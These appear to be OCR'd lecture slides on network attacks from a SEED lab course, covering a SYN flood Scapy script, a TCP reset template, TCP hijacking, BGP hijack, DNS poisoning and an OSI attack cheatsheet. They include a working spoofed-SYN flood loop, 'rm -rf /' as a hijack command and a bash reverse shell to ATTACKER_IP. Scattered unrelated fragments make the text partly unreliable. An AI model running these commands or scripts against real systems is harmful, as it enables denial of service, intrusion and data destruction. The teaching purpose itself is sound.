
Server is full! ✓



```
[10/27/22]seed@VM:~$ telnet 10.9.0.5
Trying 10.9.0.5...
telnet: Unable to connect to remote host: Connection timed out
[10/27/22]seed@VM:~$
```

Denied ✓

synflood.py




```
#!/bin/env python3

from scapy.all import IP, TCP, send
from ipaddress import IPv4Address
from random import getrandbits

ip  = IP(dst="10.9.0.7")
tcp = TCP(dport=23, flags='S')
pkt = ip/tcp

while True: 1
    pkt[IP].src    = str(IPv4Address(getrandbits(32)))
    pkt[TCP].sport = getrandbits(16)
    pkt[TCP].seq   = getrandbits(32)
    send(pkt, verbose = 0)
```

1 Repeatedly send a TCP packet to 10.9.0.7, with a random source IP address

TCP Reset

- **Goal:** Break an established TCP connection by sending a spoofed RESET (RST) packet



16 bits

16 bits

Source Port

Destination Port

Sequence number

Acknowledgement number

Header Length (4bits)

Reserved bits (6 bits)

URG

ACK

PSH

RST

SYN

FIN

Window Size (Advertisement Window)

Check sum

Urgent Pointer


Options (0 - 40 bytes)

Packet


TCP Reset Attack

In order to do our attack, we first need to find an ongoing TCP communication between two users!

To detect an already-existing TCP connection, we will use wireshark!



A server reads data in some order (typically by sequence number)




SEQ # = 4440

If the server gets a SEQ# of something below 4440, it will ignore it


In our spoofed packet, we need to make sure we select a sequence number that matches the sequence number the server is expecting!

We also need to select the same ports!

(@@@ are placeholders)



```
#!/usr/bin/env python3
from scapy.all import *

ip  = IP(src="@@@@", dst="@@@@")
tcp = TCP(sport=@@@@, dport=@@@@, flags="R", seq=@@@@)
pkt = ip/tcp
ls(pkt)
send(pkt, verbose=0)
```




An error occurred, please try again later. Learn More


TCP Hijack Attack

Hijack a current TCP connection and get a TCP server (a telnet connection) to execute commands of our choice

Possible commands we might want to execute:

- cat secret_password.txt
- rm –rf /
- 

```
$ /bin/bash -i > /dev/tcp/ATTACKER_IP/ATTACKER_PORT 0<&1 2>&1
```



*We need to make sure the spoofed packet as a SEQ # and an ACK # that the TCP server is expecting

<u>Spoofed Packet</u>
Src: 10.9.0.6
Dst: 10.9.0.5
Command: rm-rf /


Can I run "sudo rm -rf /"?
Linux
That feels weird, but I'll allow it

BGP Hijack

BGP is the routing protocol used to connect autonomous systems

Routers send BGP messages to advertise which network prefixes they have access to

If we can trick a BGP router into accepting our bogus routing advertisements, we can **redirect traffic**




(Do something malicious)


DNS Poisoning

Attack is going to inject false DNS entries for legitimate services (montana.edu) and link a malicious IP address for a fake website


If a DNS server is waiting for a DNS query response, we could (very quickly) send a spoofed DNS resolution packet that looks like its coming from a legitimate source

How normal DNS works





DNS Spoofing



Top Network Security Cheatsheet

ByteByteGo

7.Application Layer	request response HTTP,FTP,SMTP	- SQL Injection - Cross-Site Scripting (XSS) - DDos attacks
6.Presentation Layer	compression encryption encoding TLS,SSL	- Character Encoding Attacks - SSL Striping - Data Compression Manipulation
5.Sesion Layer	Session Sockets	- Session replay - Session fixation attacks - Man-in-the-middle attacks
4.Transport Layer	10110 10110 segmentation 10110 10110 reassembly TCP,UDP	- UDP flood - SYN flood
3.Network Layer	packets IP,ICMP,IGMP,IPsec packets assembly	- IP spoofing - Route table manipulation - Smurf attack
2.Data Link Layer	frames intra-network communications Ethernet,WiFi	- MAC address spoofing - ARP spoofing - Switch flooding
1.Physical Layer	00100111 bitstream sending cable receiving cable Fiber	- Eavesdropping/Tapping - Physical tampering - Electromagnetic interference